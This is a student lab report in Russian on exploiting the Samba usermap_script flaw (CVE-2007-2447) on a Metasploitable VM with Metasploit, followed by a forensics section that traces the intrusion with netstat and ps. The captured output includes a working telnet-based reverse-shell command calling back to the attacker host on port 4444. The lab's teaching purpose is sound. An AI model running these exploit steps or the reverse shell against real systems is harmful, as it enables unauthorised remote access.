ХАКИМУЛЛИН РУСТЕМ 11-901. ЛАБОРАТОРНАЯ РАБОТА №3. ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТИ ПРОТОКОЛА SAMBA: CVE - 2007 - 2447. СЕТЕВАЯ ФОРЕНЗИКА

Содержание:

Атака на Metasploitable

Сканирование портов Metasploitable

1. на виртуальной машине Kali Linux (далее – атакующая машина) с помощью команды nmap /var/tmp/scan.txt выполнить сканирование виртуальной машины Metasploitable (далее – машина-жертва), результат сканирования сохранить в файл /var/tmp/scan.txt;

2. определить порт (порты), которые используются пакетом samba, и их статус, выполнив анализ файла, подготовленного на предыдущем шаге, с помощью команды grep.

Активация эксплоита использования уязвимости CVE - 2007 - 2447

1. в терминале атакующей машины запустить консоль msfconsole;

2. вывести список эксплоитов по использованию уязвимостей пакета samba, имеющихся во фреймворке metasploit, с помощью команды

search samba;

3. запустить эксплоит, позволяющий использовать уязвимость CVE - 2007 – 2447, с помощью команды use exploit/multi/samba/usermap_script;


4. вывести список payload, доступных для данного эксплоита, выполнив команду show payloads;

5. для эксплоита установить payload, осуществляющий передачу sh-консоли по telnet с помощью команды set PAYLOAD cmd/unix/reverse;


6. для вывести список доступных опций для эксплоита с помощью команды show options;

7. установить значения параметров следующим образом: RHOST MS_IP, RPORT <указать порт, определенный при выполнении п. 1.3.1 настоящей работы>, LHOST KL_IP;

8. активировать эксплоит командой exploit;



9. убедиться в успешности атаки, определив имя хоста (имя машины-жертвы), информацию о ядре операционной системы, о системном пользователе, от чьего имени осуществлено соединение с системой.



Форензика

Выявление аномальной активности на машине-жертве.

1. повысит привилегии до привилегий супер-пользователя;
2. осуществить поиск аномальной активности с помощью утилиты netstat – определить перечень «подозрительно» открытых портов и системных процессов, работающих на этих портах;
3. выполнить анализ таких системных процессов, результатом анализа должно быть обнаружение «подозрительного» соединения – IP-адреса и порта «атакующего»;
4. выполнить анализ системных процессов, инициированных «атакующим» и работающих с портом «атакующего» (анализ выполнить по определенному на предыдущем шаге номеру порта «атакующего»), результатом должно быть обнаружение передачи sh-

консоли средствами telnet;

```
root@metasploitable:~# netstat -naop | grep 4444
tcp        0      0 192.168.1.15:42241      192.168.1.16:4444       ESTABLISHED
4937/telnet      off (0.00/0/0)
tcp        0      0 192.168.1.15:42242      192.168.1.16:4444       ESTABLISHED
4940/telnet      off (0.00/0/0)
root@metasploitable:~# ps -eaf 4937 | grep 4937 | grep -v grep
root      4937     1  0 11:45 ?        S      0:00 telnet 192.168.1.16 4444
root      5000  4752  0 11:57 tty1     R+     0:00 ps -eaf 4937
root@metasploitable:~# ps -eaf 4940 | grep 4940 | grep -v grep
root      4940     1  0 11:45 ?        S      0:00 telnet 192.168.1.16 4444
root      5003  4752  0 11:57 tty1     R+     0:00 ps -eaf 4940
root@metasploitable:~# ps -eaf 4444 | grep 4444 | grep -v grep
root      4937     1  0 11:45 ?        S      0:00 telnet 192.168.1.16 4444
root      4938     1  0 11:45 ?        S      0:00 sh -c (sleep 4323|telnet 192.
168.1.16 4444|while : ; do sh && break; done 2>&1|telnet 192.168.1.16 4444 >/dev
/null 2>&1 &)
root      4940     1  0 11:45 ?        S      0:00 telnet 192.168.1.16 4444
root      4969  4752  1 11:50 tty1     T      0:05 less -p 4444
root      5006  4752  0 11:57 tty1     R+     0:00 ps -eaf 4444
root@metasploitable:~# _
```

5. сохранить результаты анализа в файл /var/tmp/samba.txt.

Оформление результатов работы

```
date
Sun Jun  5 14:47:36 EDT 2022
echo "Khakimullin Rustem"
Khakimullin Rustem
cat /var/tmp/sampa.txt
cat: /var/tmp/sampa.txt: No such file or directory
cat: /var/tmp/samba.txt
sh: line 10: cat:: command not found
cat /var/tmp/samba.txt
root      5937     1  0 11:45 ?        S      0:00 telnet 192.168.1.16 4444
root      5938     1  0 11:45 ?        S      0:00 sh -c (sleep 4323|telnet 192.168.1.16 4444|wh
ile : ; do sh && break; done 2>&1|telnet 192.168.1.16 4444 >/dev/null 2>&1 &)
root      5940     1  0 11:45 ?        S      0:00 telnet 192.168.1.16 4444
root      5969  5752  0 11:50 tty1     T      0:05 less -p 4444
root      6025  5752  0 12:03 tty1     R+     0:00 ps -eaf 4444
```